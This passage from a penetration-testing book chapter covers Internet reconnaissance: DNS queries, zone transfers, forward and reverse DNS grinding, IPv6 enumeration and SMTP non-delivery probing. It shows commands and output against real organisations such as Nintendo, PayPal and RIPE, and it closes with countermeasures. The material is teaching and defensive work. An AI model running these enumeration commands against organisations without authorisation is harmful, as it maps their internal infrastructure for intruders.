192.195.204.0/24	Nintendo Of America inc. 
198.62.122.0/24	Nintendo Of America inc. 
199.227.51.0/24	Xspedius Communications Co. 
205.166.76.0/24	Nintendo Of America inc. 
207.108.201.0/24	NINTENDO OF AMERICA INC 

Figure 4-12. Cross-referencing AS numbers to reveal IP blocks

DNS Querying

You can use command-line utilities (e.g., *nslookup* and *dig*) to query name servers. Automated tools are also used to perform reverse sweeping and forward grinding attacks against accessible name servers.

[Table 4-5](#) lists the useful DNS resource records provided by name servers during testing. RFC 1035 details the low-level mechanics and use of all but the AAAA IPv6 address and SRV service locator records.

Table 4-5. Useful DNS resource records

Record	Description	Reveals
SOA	Start of authority	The source host where the DNS zone was created
NS	Name server	Names of authoritative DNS servers for a given domain
A	Address (IPv4)	IPv4 addresses for a hostname
AAAA	Address (IPv6)	IPv6 addresses for a hostname
PTR	Pointer	Hostname of a given IPv4 or IPv6 address
CNAME	Canonical name	Hostname which the CNAME is an alias of
MX	Mail exchange	Mail servers for a given domain
HINFO	Host information	Operating system or other information for a host
SRV	Service locator	Application service endpoints within a domain, including Kerberos, LDAP, SIP, and XMPP
TXT	Text string	Materials including SPF and DKIM fields used to provide security, depending on configuration

Forward DNS Querying

DNS records are used by most network applications. Two common scenarios are web browsing (i.e., a domain resolving to a web server IP address via an A or CNAME record) and sending mail (i.e., messages being sent to users within a domain through valid MX records being presented).

Manual querying

Example 4-6 demonstrates how you can use *nslookup* in an interactive fashion to obtain the MX records for *nintendo.com* (revealing the inbound SMTP server hostnames for the domain).

Example 4-6. Using nslookup to enumerate basic domain details

```
root@kali:~# nslookup
> set querytype=any
```

```
> nintendo.com
```

```
Non-authoritative answer:
```

```
nintendo.com
```

```
origin = gtm-west.nintendo.com
```

```
mail addr = webadmin.noa.nintendo.com
```

```
serial = 2010034461
```

```
refresh = 600
```

```
retry = 300
```

```
expire = 604800
```

```
minimum = 300
```

```
nintendo.com nameserver = gtm-east.nintendo.com.
```

```
nintendo.com nameserver = gtm-west.nintendo.com.
```

```
Name: nintendo.com
```

```
Address: 205.166.76.26
```

```
nintendo.com mail exchanger = 10 smtpgw1.nintendo.com.
```

```
nintendo.com mail exchanger = 20 smtpgw2.nintendo.com.
```

```
nintendo.com text = "v=spf1 mx ip4:205.166.76.16 ip4:205.166.76.35
```

```
ip4:202.32.117.170
```

```
ip4:202.32.117.171 ip4:111.168.21.4 a:bgwia.nintendo.com a:bgate.nintendo.com
```

```
~all"
```

These hostnames are useful because mail servers often reside on the corporate network boundary between the Internet and internal network. By scanning around such hosts, we can often identify systems that, in turn, interact with internal assets.

DNS querying reveals the authoritative DNS server hostnames as *gtm-east* and *gtm-west*, along with the mail servers of *smtpgw1* and *smtpgw2*. The four IP addresses of these hosts can next be cross-referenced with WHOIS, revealing 192.195.204.0/24 and 205.166.76.0/24 as two IP network blocks used by the organization.

The SPF text record is used to prevent spam from being sent from the domain; it contains details of authorized outbound mail servers (both hostnames and IP addresses). In this case, three are new and two are already known.

Automated querying

Within Kali Linux, you can use *dnsenum* to automate basic forward DNS querying, as shown in [Example 4-7](#). The tool also attempts DNS zone transfers (as discussed in the following section) and can fingerprint exposed name servers.

Example 4-7. Running *dnsenum* against *nintendo.com*

```
root@kali:~# dnsenum nintendo.com
dnsenum.pl VERSION:1.2.3

----- nintendo.com -----

Host's addresses:
nintendo.com.                5   IN   A    192.195.204.26

Wildcard detection using: fpaznhjfcwil
fpaznhjfcwil.nintendo.com.  5   IN   A    10.3.0.1

Name Servers:
gtm-west.nintendo.com.     5   IN   A    205.166.76.190
gtm-east.nintendo.com.     5   IN   A    192.195.204.190

Mail (MX) Servers:
smtpgw2.nintendo.com.     5   IN   A    205.166.76.164
smtpgw1.nintendo.com      5   IN   A    205.166.76.97
```

Note the wildcard detection component in [Example 4-7](#); this tool and others like it generate a random hostname to resolve, and if it does, it shows that nonexistent names point to a particular IP (10.3.0.1 in this case, which is a local proxy endpoint within my environment, and not the target network). Names resolving to this address by subsequent DNS requests are then ignored.

NOTE

Manual assessment of DNS records is critical because IP addresses revealed in [Example 4-6](#) are not uncovered through automated querying. Be sure to manually review both the TXT and SRV records returned for the domains within scope during testing.

Obtaining SRV records

Nmap's *dns-srv-enum* script enumerates common SRV records for a given domain name, exposing internal server endpoints used by applications (e.g., Microsoft Active Directory, Microsoft Exchange, Kerberos, VoIP handsets, and XMPP clients). [Example 4-8](#) demonstrates the script run against *ebay.com*.

Example 4-8. SRV record enumeration using Nmap

```
root@kali:~# nmap --script dns-srv-enum --script-args dns-srv-enum.domain=ebay.com
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 02:16 UTC
```

```
Pre-scan script results:
```

```
| dns-srv-enum:
|   Exchange Autodiscovery
|     service prio weight host
|     443/tcp 0 0 molecule.corp.ebay.com
|   XMPP server-to-server
|     service prio weight host
|_    5269/tcp 0 0 xmpp.corp.ebay.com
```

DNS Zone Transfer Techniques

Organizations use multiple name servers for load balancing and fault tolerance reasons. A *zone transfer* is performed over TCP port 53 to propagate current DNS zone material to other name servers that support the operation.

Zone files contain DNS records that relate to particular domains and IP blocks. Misconfigured servers honor transfer requests from untrusted sources (e.g., the public Internet), and you can use this to map a given network.

Example 4-9 demonstrates how, upon obtaining the authoritative server details for a domain (*whois.net* in this case), you can use *dig* to perform a zone transfer. You should attempt such a transfer against authoritative name servers, and after you have undertaken port scanning, any name server within scope that exposes TCP port 53.

Example 4-9. Performing a zone transfer of whois.net

```
$ dig whois.net ns +short
```

```
glb-ns4.it.verio.net.
```

```
glb-ns1.it.verio.net.
```

```
glb-ns2.it.verio.net.
```

```
glb-ns3.it.verio.net.
```

```
$ dig @glb-ns4.it.verio.net whois.net axfr
```

```
; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net whois.net axfr
```

```
;; global options: +cmd
```

```
whois.net.
```

```
3600 IN SOA nsx.NTX.net. system.NTX.net.
```

```
2014081401 86400 7200 2592000
```

```

3600
whois.net.                3600 IN    MX      0 x210.NTX.net.
whois.net.                900  IN    NS      glb-ns1.it.verio.net.
whois.net.                900  IN    NS      glb-ns2.it.verio.net.
whois.net.                900  IN    NS      glb-ns3.it.verio.net.
whois.net.                900  IN    NS      glb-ns4.it.verio.net.
whois.net.                30   IN    A       131.103.218.176
whois.net.                30   IN    A       198.171.79.36
whois.net.                30   IN    A       204.202.20.53
blog.whois.net.          600  IN    A       161.58.211.91
dev.whois.net.           600  IN    A       10.227.2.237
forum.whois.net.         600  IN    A       161.58.211.91
ftp.whois.net.           600  IN    CNAME   whois.net.
dev.legacy.whois.net.   3600 IN    A       131.103.218.162
qa.legacy.whois.net.    3600 IN    A       198.171.79.34
qa.legacy.whois.net.    3600 IN    A       204.202.20.50
qa.legacy.whois.net.    3600 IN    A       131.103.218.131
qa01-fl.qa.legacy.whois.net. 3600 IN    A       131.103.218.131
qa02-ca.qa.legacy.whois.net. 3600 IN    A       204.202.20.50
whois.net.                900  IN    NS      glb-ns3.it.verio.net.
wisqlfld1.whois.net.     3600 IN    A       10.227.2.239
wisqlflq1.whois.net.    3600 IN    A       10.227.2.240
wisqlva1.whois.net.     3600 IN    A       198.171.79.130
www.whois.net.           60   IN    CNAME   whois.net.
whois.net.                3600 IN    SOA     nsx.NTX.net. system.NTX.net.
                               2014081401 86400 7200 2592000

3600

```

This DNS zone provides details of internal IP addresses of hosts including *dev.whois.net*. Upon identifying a server that supports zone transfer, you can query by using an IP block and reveal valid PTR records (used to resolve IP addresses back to hostnames). **Example 4-10** demonstrates using *dig* to perform a zone transfer of the 198.171.79.0/24 subnet.

Example 4-10. Performing a zone transfer of 198.171.79.0/24

```

$ dig @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr

; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net 79.171.198.in-addr.arpa axfr
; (1 server found)
;; global options: +cmd
79.171.198.in-addr.arpa.      86400 IN    SOA     ns1.secure.net.
hostmaster.secure.net.
                               2013120602 86400 7200 2592000

86400
79.171.198.in-addr.arpa.    86400 IN    NS      ns1.secure.net.
79.171.198.in-addr.arpa.    86400 IN    NS      ns2.secure.net.

```

```

102.79.171.198.in-addr.arpa. 86400 IN PTR va1-salsa02.ops.verio.net.
27.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc02.corp.verio.net.
38.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc01.corp.verio.net.
42.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail.it.verio.net.
47.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail01.it.verio.net.
48.79.171.198.in-addr.arpa. 86400 IN PTR va1-itmail02.it.verio.net.
50.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8mon01.isg.win.smewh.net.
52.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8mon02.isg.win.smewh.net.
54.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8sql01.isg.win.smewh.net.
56.79.171.198.in-addr.arpa. 86400 IN PTR va1-w8sql02.isg.win.smewh.net.
62.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc04.corp.verio.net.
69.79.171.198.in-addr.arpa. 86400 IN PTR va1-salsa01.ops.verio.net.
7.79.171.198.in-addr.arpa. 86400 IN PTR stngva1-dc03.corp.verio.net.
79.171.198.in-addr.arpa. 86400 IN SOA ns1.secure.net.
hostmaster.secure.net.

```

2013120602 86400 7200 2592000

86400

The PTR records in [Example 4-10](#) reveal new domains and subdomains that can, in turn, be fed back into other enumeration processes (e.g., zone transfers, and forward grinding attacks, as detailed in the following section).

Forward DNS Grinding

If zone transfers are not permitted by the available name servers, you should adopt active grinding tactics to identify valid DNS address records, including:

- Dictionary attack using A record requests
- NSEC and NSEC3 record enumeration

Dictionary attack

The *fierce* utility within Kali Linux attempts a zone transfer against each authoritative name server for a domain and then launches a forward DNS grinding attack using an inbuilt dictionary (*/usr/share/fierce/hosts.txt*).

[Example 4-11](#) shows the tool revealing hostnames within the *academi.com* domain.

Example 4-11. Forward DNS grinding with fierce

```
root@kali:~# fierce -dns academi.com
```

```
DNS Servers for academi.com:
```

```
ns1.dnsbycomodo.net
```

```
ns2.dnsbycomodo.net
```

```
Trying zone transfer first...
```

```
Unsuccessful in zone transfer (it was worth a shot)
```

```
Okay, trying the good old fashioned way... brute force
```

```
Now performing 2280 test(s)...
```

```
67.238.84.228 email.academi.com
```

```
67.238.84.242 extranet.academi.com
```

```
67.238.84.240 mail.academi.com
```

```
67.238.84.230 secure.academi.com
```

```
67.238.84.227 vault.academi.com
```

```
54.243.51.249 www.academi.com
```

```
Subnets found (may want to probe here using nmap or unicornscan):
```

```
54.243.51.0-255 : 1 hostnames found.
```

```
67.238.84.0-255 : 5 hostnames found.
```

Here are alternative tools for Unix-based platforms (including Apple OS X) that you can use to enumerate hostnames through forward grinding:

- *Nmap*⁶
- *knockpy*⁷
- *dnsenum*⁸
- *dnsmap*⁹
- *bfdomain.py*¹⁰

In some scenarios, you will need to launch an attack against a particular server. **Example 4-12** demonstrates how to identify the authoritative DNS servers for the *academi.com* domain, prepare a dictionary file of hostnames (*academi.txt*), and use *dig* to query a specific server (*ns2.dnsbycomodo.com*). It is common for subordinate name servers to be unhardened, and so testing each available DNS service is encouraged.

Example 4-12. Using dig to perform forward grinding

```
root@kali:~# dig academi.com ns +short
```

```
ns1.dnsbycomodo.net.
```

```

ns2.dnsbycomodo.net.
root@kali:~# cat /usr/share/fierce/hosts.txt | awk
'"{printf("%s.academi.com\n",$1)}" > out.txt
root@kali:~# dig @ns2.dnsbycomodo.net -f out.txt +noall +answer
careers.academi.com.      200  IN   CNAME academi.catsone.com.
email.academi.com.       3600 IN   A      67.238.84.228
extranet.academi.com.    7200 IN   A      67.238.84.242
mail.academi.com.        3600 IN   A      67.238.84.240
secure.academi.com.      7200 IN   A      67.238.84.230
vault.academi.com.       7200 IN   A      67.238.84.227
www.academi.com.         3600 IN   A      54.243.51.249

```

NSEC and NSEC3 enumeration

You can quiz name servers supporting DNSSEC to reveal valid hostnames. Scripts that automate this are *dns-nsec-enum* and *dns-nsec3-enum*.

Example 4-13 demonstrates enumeration of PayPal hostnames using the approach (output stripped for brevity).

Example 4-13. NSEC hostname enumeration using Nmap

```

root@kali:~# nmap -sSU -p53 --script dns-nsec-enum \
--script-args dns-nsec-enum.domains=paypal.com ns3.isc-sns.info

```

Starting Nmap 6.46 (<http://nmap.org>) at 2014-09-09 01:48 UTC

Nmap scan report for ns3.isc-sns.info (63.243.194.1)

PORT STATE SERVICE

53/tcp open domain

53/udp open domain

| dns-nsec-enum:

```

| paypal.com
| paypal.com
| 0cd20b6fe61233e4a24bf70f30c9ba46.paypal.com
| _dmarc.paypal.com
| _adsp._domainkey.paypal.com
| ant2._domainkey.paypal.com
| maps.dkim._domainkey.paypal.com
| salesforce.dkim._domainkey.paypal.com
| dphr2._domainkey.paypal.com
| gfk._domainkey.paypal.com
| gld2._domainkey.paypal.com
| paypalcorp._domainkey.paypal.com
| pp-dkim1._domainkey.paypal.com
| pp-docusign1._domainkey.paypal.com
| pp-dphr._domainkey.paypal.com
| pp-eloqua._domainkey.paypal.com
| pp-eloqua1._domainkey.paypal.com

```

```
| pp-gapps._domainkey.paypal.com
| pp-mailgun1._domainkey.paypal.com
| pp2._domainkey.paypal.com
| ppcorp2._domainkey.paypal.com
| salesforce._domainkey.paypal.com
```

The entire dataset includes 753 entries. Upon extracting the names to */tmp/paypal.txt*, you can use *dig* to perform forward grinding, and then *awk* and *grep* to identify private addresses,¹¹ as shown in [Example 4-14](#).

Example 4-14. Identifying private addresses by using dig

```
root@kali:~# dig @ns3.isc-sns.info -f /tmp/paypal.txt +noall +answer | awk \
'{printf("%s %s\n", $5, $1);}' | grep -E '^(10\.)'
10.190.3.56 fallback-mx.paypal.com.
10.73.195.104 ffxadmin.paypal.com.
10.190.3.55 mx.paypal.com.
10.190.3.83 phx01monip01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.phx.paypal.com.
10.190.65.153 phx01mreportdb01.paypal.com.
10.73.100.115 siteview.paypal.com.
10.74.100.115 siteview.paypal.com.
10.190.24.188 siteview.paypal.com.
```

You can obtain individual DNS records by using *dig*, as shown in [Example 4-15](#) (for *_sipfederationtls._tcp.paypal.com*). This query reveals the SRV record used for SIP federation within the organization (as consumed by Microsoft Lync, Cisco Unified Presence, and others), along with DNSSEC records that mitigate spoofing attacks.

Example 4-15. Retrieving individual DNS records by using dig

```
$ dig @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com any +noall +answer

; <<>> DiG 9.8.3-P1 <<>> @ns3.isc-sns.info _sipfederationtls._tcp.paypal.com
any +noall +answer
; (1 server found)
;; global options: +cmd
_sipfederationtls._tcp.paypal.com. 300 IN SRV 0 0 5061 siplb.paypal.com.
_sipfederationtls._tcp.paypal.com. 300 IN RRSIG SRV 5 4 300 20141006135741
2014090613165811811
paypal.com.
p2YwplhbYlWCq5Lpw3iD+1PfkYJn//bNsvbBGZBwQpp4dbBTMa7DTyQBLF/B35dbDwnMADdsjoxxz
WKurc
XPv0YE1nQN6mew+ZndcEoM7YKvXdba
BzR/SiMpElh4ZAiyMNVy6nBRPpwJb0PEQyqsMJ/9U4b7jlvuUboB8o9a ZZA=
_sipfederationtls._tcp.paypal.com. 60 IN NSEC _sip._tls.paypal.com. SRV
```

```
RRSIG NSEC
_sipfederationtls._tcp.paypal.com. 60 IN RRSIG NSEC 5 4 60 20141006141217
2014090613452211811
paypal.com.
eNGi3sM4IRMSrPQ8I9vOPFLUDc48bDMi6DXR3NUEkV+wdq0UpVCyHfhqTDQXR0S2GrqhZdY+1jXb
906hu
2Zc5ADtKKEePvfwuskumWft/kNC+9L
VAmP8b+91cWY7QTOVfA/134Sd/gy/14NVyGJGzqMiIZ7dIoaLR5ZhAF5 88c=
```

Reverse DNS Sweeping

Upon building a list of IP network blocks, use reverse sweeping to reveal hostnames. Within Nmap, you can use the `-sL` flag along with `grep` and `awk` to format the results, as shown in [Example 4-16](#).

Example 4-16. Using Nmap to perform reverse DNS sweeping

```
$ nmap -sL 205.166.76.0/24 | grep "(" | awk '{printf("%s %s\n", $5, $6);}'
proxy1.nintendo.com (205.166.76.3)
noa3dns-w.nintendo.com (205.166.76.8)
mail.gamecubepower.com (205.166.76.9)
proxy2.nintendo.com (205.166.76.13)
proxy3.nintendo.com (205.166.76.15)
smtpout.nintendo.com (205.166.76.16)
www.nintendo.com (205.166.76.26)
cmail.nintendo.com (205.166.76.35)
wkstn.nintendo.com (205.166.76.69)
border.nintendo.com (205.166.76.79)
www.returns.nintendo.com (205.166.76.92)
email.nintendo.com (205.166.76.95)
smtpgw1.nintendo.com (205.166.76.97)
mail.nintendo.com (205.166.76.98)
store.nintendo.com (205.166.76.99)
gsmtp.nintendo.com (205.166.76.109)
service.nintendo.com (205.166.76.129)
dns1.nintendo.com (205.166.76.132)
dns2.nintendo.com (205.166.76.133)
gateway.nintendo.com (205.166.76.136)
smtpgw2.nintendo.com (205.166.76.164)
wwwmail.pokemon-tcg.com (205.166.76.167)
qaretail.siras.com (205.166.76.195)
venus.siras.com (205.166.76.196)
router.siras.com (205.166.76.197)
proxync.nintendo.com (205.166.76.200)
sgate.nintendo.com (205.166.76.213)
mercury.siras.com (205.166.76.253)
```

This process often reveals new domains and subdomains, which are fed into further web searches and DNS queries to identify further systems of interest. By modifying the name server value within your local */etc/resolv.conf* file, you can force the querying of particular DNS servers.

Using the HE BGP Toolkit, you can obtain the DNS records for a given IP range, as shown in **Figure 4-13**. The PTR records are authoritative and relate to the target environment; however, the A records should be taken with a pinch of salt because they could stem from an error in a different DNS zone.

IP	PTR	A
205.166.76.3	proxy1.nintendo.com	
205.166.76.8	noa3dns-w.nintendo.com	noa3dns-w.nintendo.com
205.166.76.9	mail.gamecubepower.com	
205.166.76.13	proxy2.nintendo.com	
205.166.76.15	proxy3.nintendo.com	sector3.com, tempero.com
205.166.76.16	smtput.nintendo.com	
205.166.76.26	www.nintendo.com	gameboy.gg, gamecube.com.jm, gamecube.com.pt, gamecube.hn, gamecube.net, gamecube.org, mario kart.net, mario kart.org, mariosunshine.ca, mariosunshine.net, mariosunshine.org, mii-maker.com, nintendo-estonia.com, nintendo-game.com, nintendo-gateway.com, nintendo-portugal.com, nintendo-registration.com, nintendo.ac, nintendo.bi, nintendo.cg, nintendo.co.tt, nintendo.com.az, nintendo.com.bs, nintendo.com.gt, nintendo.com.pk, nintendo.gg, nintendo.gl, nintendo.je, nintendo.nf, nintendo.sh, nintendo.sn, nintendo.tt, nintendo.uz, nintendo3.com, nintendoestonia.com, nintendogamecube.com.pt, nintendogamecube.hn, nintendogames.com, nintendoitaly.com, nintendoportugal.com, nintendopoweradvance.com, nintendoregistration.com, nintendorules.com, nintendorules.net, nintendospy.com, nintendozone.com, raven-blade.com, ravenblade.org, thunder-rally.com, zeldalinktothepast.de, zeldawindwaker.de, zhuwenjie.com
205.166.76.34		pikmin.net, pikmin.org

Figure 4-13. Mapping DNS by using the HE BGP Toolkit

NOTE

Building a list of valid hostnames within an environment is particularly useful when testing web server endpoints later. Load balancers and reverse proxies are commonplace: if misconfigured, they make it possible for adversaries to access web applications through providing valid *Host* header values within HTTP 1.1 requests.

IPv6 Host Enumeration

You can identify IPv6 servers through DNS grinding (via AAAA requests).

Example 4-17 demonstrates the *dnsdict6* utility found within Kali Linux used to identify IPv6 address of predictable hostnames within the *ripe.net* domain.

Example 4-17. IPv6 address enumeration via forward grinding

```
root@kali:~# dnsdict6 -s -t 32 ripe.net
Starting DNS enumeration work on ripe.net. ...
Starting enumerating ripe.net. - creating 32 threads for 100 words...
Estimated time to completion: 1 to 1 minute
dns.ripe.net. => 2001:67c:e0::6
ftp.ripe.net. => 2001:67c:2e8:22::c100:68c
fw.ripe.net. => 2001:67c:2e8:1::1
ns.ripe.net. => 2001:67c:e0::6
portal.ripe.net. => 2001:67c:2e8:22::c100:6a2
irc.ripe.net. => 2001:67c:2e8:11::c100:1302
mailhost.ripe.net. => 2001:67c:2e8:1::c100:168
ipv6.ripe.net. => 2001:67c:2e8:22::c100:68b
www.ripe.net. => 2001:67c:2e8:22::c100:68b
ntp.ripe.net. => 2001:67c:2e8:14:ffff::229
webmail.ripe.net. => 2001:67c:2e8:11::c100:1355
imap.ripe.net. => 2001:67c:2e8:1::c100:168
```

Depending on the name server configuration, you also can use *dnsrevenum6* to identify valid hostname and IPv6 address pairs, as shown in **Example 4-18** (the first argument is the name server to perform grinding against, followed by the IPv6 network).

Example 4-18. Reverse grinding by using dnsrevenum6

```
root@kali:~# dnsrevenum6 pri.authdns.ripe.net 2001:67c:2e8::/48
Starting DNS reverse enumeration of 2001:67c:2e8:: on server
pri.authdns.ripe.net.
Found: 2001:67c:2e8:1::1 is gw.office.ripe.net.
Found: 2001:67c:2e8:1::c100:105 is vifa-1.ipv6.office-lb-1.ripe.net.
Found: 2001:67c:2e8:1::c100:106 is vifa-1.ipv6.bigip-3600-1.ripe.net.
Found: 2001:67c:2e8:1::c100:107 is vifa-1.ipv6.bigip-3600-2.ripe.net.
Found: 2001:67c:2e8:1::c100:10c is pademelon.ripe.net.
Found: 2001:67c:2e8:1::c100:10d is dingo.ripe.net.
Found: 2001:67c:2e8:1::c100:10e is koala.ripe.net.
Found: 2001:67c:2e8:1::c100:114 is desman.ripe.net.
Found: 2001:67c:2e8:1::c100:115 is jaguar.ripe.net.
Found: 2001:67c:2e8:1::c100:116 is db-www3.ripe.net.
Found: 2001:67c:2e8:1::c100:118 is bulbul.ripe.net.
Found: 2001:67c:2e8:1::c100:119 is bulldog.ripe.net.
```

Found: 2001:67c:2e8:1::c100:11a is pumapard.ripe.net.
Found: 2001:67c:2e8:1::c100:11b is urutu.ripe.net.
Found: 2001:67c:2e8:1::c100:11c is int.db.ripe.net.
Found: 2001:67c:2e8:1::c100:11d is dropbear.ripe.net.
Found: 2001:67c:2e8:1::c100:11e is db-int-2.ripe.net.
Found: 2001:67c:2e8:1::c100:11f is moth.ripe.net.
Found: 2001:67c:2e8:1::c100:122 is pulpo.ripe.net.
Found: 2001:67c:2e8:1::c100:123 is iguana.ripe.net.
Found: 2001:67c:2e8:1::c100:124 is nik-sus-1.ripe.net.
Found: 2001:67c:2e8:1::c100:125 is tel-sus-1.ripe.net.
Found: 2001:67c:2e8:1::c100:126 is tonton.ripe.net.

Cross-Referencing DNS Datasets

Three websites used to cross-reference mail servers, name servers, and individual IP addresses to domains and hostnames are *mxlist.net*, *nslit.net*, and *iplist.net*. Figures 4-14 and 4-15 demonstrate how you can use the sites to show all of the domains served by *mail1.cia.gov* and *gtm-west.nintendo.com*. You also can use *iplist.net* to show the known DNS hostnames for a given IP address, as shown in Figure 4-16.

← → ↻  mxlist.net/mail1.cia.gov/

ptf.gov last checked: Sun, 14 Jun 2015 07:01:54 GMT

```
mx 20      mail1.cia.gov
mx 40      mail2.cia.gov
ns         a1-22.akam.net
ns         a12-65.akam.net
ns         a13-65.akam.net
ns         a16-67.akam.net
ns         a22-66.akam.net
ns         a3-64.akam.net
soa        a1-22.akam.net
soam       monrpt.cia.gov
```

ncix.gov last checked: Mon, 22 Jun 2015 14:02:14 GMT

```
a          198.81.130.38
mx 20      mail1.cia.gov
mx 40      mail2.cia.gov
ns         relay1.ucia.gov
ns         relay12.ucia.gov
ns         relay2.ucia.gov
ns         relay7.ucia.gov
nsd        relay1.ucia.gov
soa        relay7.ucia.gov
soam       monrpt.ucia.gov
```

Figure 4-14. Querying mxlist.net

The screenshot shows a web browser at nslist.net/gtm-west.nintendo.com/. It displays two sections of DNS records:

- wip.endlessocean.com** last checked: Mon, 18 May 2015 10:58:50 GMT
 - a 199.227.51.150
 - a 205.166.76.150
 - nsd gtm-east.nintendo.com
 - nsd gtm-west.nintendo.com
- accountws.nintendo.net** last checked: Sun, 24 May 2015 14:54:26 GMT
 - a 198.62.122.135
 - ns gtm-east.nintendo.com
 - ns gtm-west.nintendo.com
 - nsd gtm-east.nintendo.com
 - nsd gtm-west.nintendo.com
 - soa gtm-west.nintendo.com
 - soam webadmin.noa.nintendo.com

Figure 4-15. Querying nslist.net

The screenshot shows a web browser at iplist.net/205.166.76.150/. It displays two sections of DNS records:

- mariokart.com** last checked: Tue, 23 Jun 2015 05:20:19 GMT
 - a 199.227.51.150
 - a 205.166.76.150
 - ns noa3dns-e.nintendo.com
 - ns noa3dns-w.nintendo.com
 - nsd noa3dns-e.nintendo.com
 - nsd noa3dns-w.nintendo.com
 - soa noa3dns-w.nintendo.com
 - soam webadm.noa.nintendo.com
- www.yourwiifit.com** last checked: Mon, 4 May 2015 16:12:56 GMT
 - a 199.227.51.150
 - a 205.166.76.150

Figure 4-16. Querying iplist.net

SMTP Probing

Mail gateways support the transmission of mail across networks via SMTP. Simply sending an email message to a nonexistent address at a target domain

often reveals useful internal network information through a *nondelivery notification* (NDN). **Example 4-19** shows how email sent to a user account that doesn't exist within the *nintendo.com* domain spawns an NDN, which reveals internal network information.

Example 4-19. An undeliverable mail transcript from nintendo.com

Generating server: noa.nintendo.com

blah@nintendo.com

#550 5.1.1 RESOLVER.ADR.RecipNotFound; not found ##

Original message headers:

Received: from ONERDEGE02.one.nintendo.com (10.13.20.35) by onerdexch08.one.nintendo.com (10.13.30.39) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 26 Apr 2014 16:52:22 -0700

Received: from barracuda.noa.nintendo.com (205.166.76.35) by ONERDEGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 26 Apr 2014 16:51:22 -0700

X-ASG-Debug-ID: 1398556333-0614671716199b0d0001-z0Q9WJ

Received: from gateway05.websiteswelcome.com (gateway05.websiteswelcome.com [69.93.154.37]) by

barracuda.noa.nintendo.com with ESMTTP id xVNPkwaqGgdyH5Ag for <blah@nintendo.com>; Sat,

26 Apr 2014 16:52:13 -0700 (PDT)

X-Barracuda-Envelope-From: chris@example.org

X-Barracuda-Apparent-Source-IP: 69.93.154.37

The following data in this transcript is useful:

- Internal hostnames, IP addresses, and subdomain layout
- The mail server is running Microsoft Exchange Server 2010 SP3
- A Barracuda Networks device is used to perform content filtering

A Google search for “exchange 14.3.174.1” reveals the patch level of the Exchange 2010 server as SP3 with Update Rollup 4 installed. A full list of build numbers and the respective patch levels is available from Microsoft.¹²

At Black Hat USA 2014, Ben Williams of NCC Group presented research that took advantage of this verbose behavior to reveal email content filtering policy of a mail gateway.¹³ **Chapter 9** details SMTP testing strategies.

Automating Enumeration

Table 4-6 lists a number of tools that support Internet-based network and host enumeration from a single interface, adopting many of the tactics outlined in this chapter. To achieve the best coverage, I advise a combination of manual and automated testing.

Table 4-6. Automated enumeration tools

Name	Platform(s)	URL
Discover	Kali Linux	https://github.com/leebaird/discover
SpiderFoot	Windows, Linux	http://www.spiderfoot.net
Yeti	Java	https://spyeti.blogspot.com
TheHarvester	Kali Linux	http://www.edge-security.com/theharvester.php

Enumeration Technique Recap

What follows is an overview of Internet-based querying techniques and their application:

Web searches

Use Google, Netcraft, Shodan, LinkedIn, PGP key servers, and other sites to perform searches against known domain names and IP blocks to identify personnel, hostnames, domain names, and useful data residing on exposed web servers.

WHOIS querying

Query domain and IP registries to retrieve network block, routing, and contact details related to the target networks and domain names. IP WHOIS querying provides information relating to the sizes of reserved network blocks (useful later when performing intrusive network scanning) and AS number details.

BGP enumeration

Cross-reference AS numbers with BGP sites to enumerate the associated IP blocks under the AS, and then feed these details back into other query paths (such as DNS or further WHOIS querying).

DNS querying

Query accessible name servers to enumerate domains, subdomains, hostnames, and nonpublic IP address details. Misconfigured DNS servers also serve zone files that list subdomains, hostnames, operating platforms of devices, and internal network details.

SMTP probing

Send mail to nonexistent accounts target domains to map internal network space by analyzing the responses from the mail system (including relay servers and content filtering appliances).

Enumeration Countermeasures

Use the following checklist of countermeasures to effectively configure your Internet-facing systems so that they do not leak sensitive information to adversaries:

- Harden web servers by disabling directory indexing for directories that don't contain *index.html* or similar files (*default.asp* under Microsoft IIS, for example), and use *robots.txt* directives on peripheral servers (i.e., those that you don't want to be indexed by search engines) to prevent indexing of content.
- Do not rely on *robots.txt* directives to protect sensitive web server content.
- Use a generic, centralized network administration contact detail in WHOIS databases and TLS certificates to prevent social engineering and war dialing attacks against IT departments from being effective.
- Configure name servers to disallow DNS zone transfers to untrusted hosts, and actively test your network (i.e., port scan for TCP and UDP port 53) from the Internet to identify rogue name servers.
- Prune DNS zone files so that unnecessary information is not disclosed (primarily nonpublic IP address and hostname details) and DNS grinding attacks are not effective. Ideally, you should use PTR records only if

absolutely needed (for SMTP mail servers and other critical systems that need to resolve both ways).

- Configure SMTP servers to not send NDNs upon encountering problems (e.g., nonexistent mailbox), which will prevent attackers from enumerating the internal mail servers and configuration.
- Consider and review your IPv6 networks and DNS configuration (if any).

¹ Brian Krebs, “Target Hackers Broke in via HVAC Company”, Krebs on Security, February 5, 2014.

² See “Google Hacking Database (GHDB)” in Offensive Security’s Exploit Database archive.

³ *cisco-decrypt.c* is available at <http://bit.ly/2aAs1IM>.

⁴ Both are available from <https://www.gnupg.org/download/>.

⁵ Metasploit *shodan_search* module.

⁶ Nmap *dns-brute* script.

⁷ See *knockpy* on GitHub.

⁸ See *dnsenum* on GitHub.

⁹ See *dnsmap* in the Google Code Archive.

¹⁰ See <http://blog.0x0lab.org/2011/12/dns-brute-force/>.

¹¹ See RFC 1918.

¹² Arman Obosyan, “Exchange Server and Update Rollup Build Numbers”, Microsoft TechNet Wiki, March 3, 2010.

¹³ Ben Williams, “Automated Enumeration of Email Filtering Solutions”, NCC Group, 2014.

Chapter 5. Local Network Discovery

This chapter describes the tactics used to evaluate local network configuration. Goals include enumeration of available resources and exploitation of weaknesses to access data.

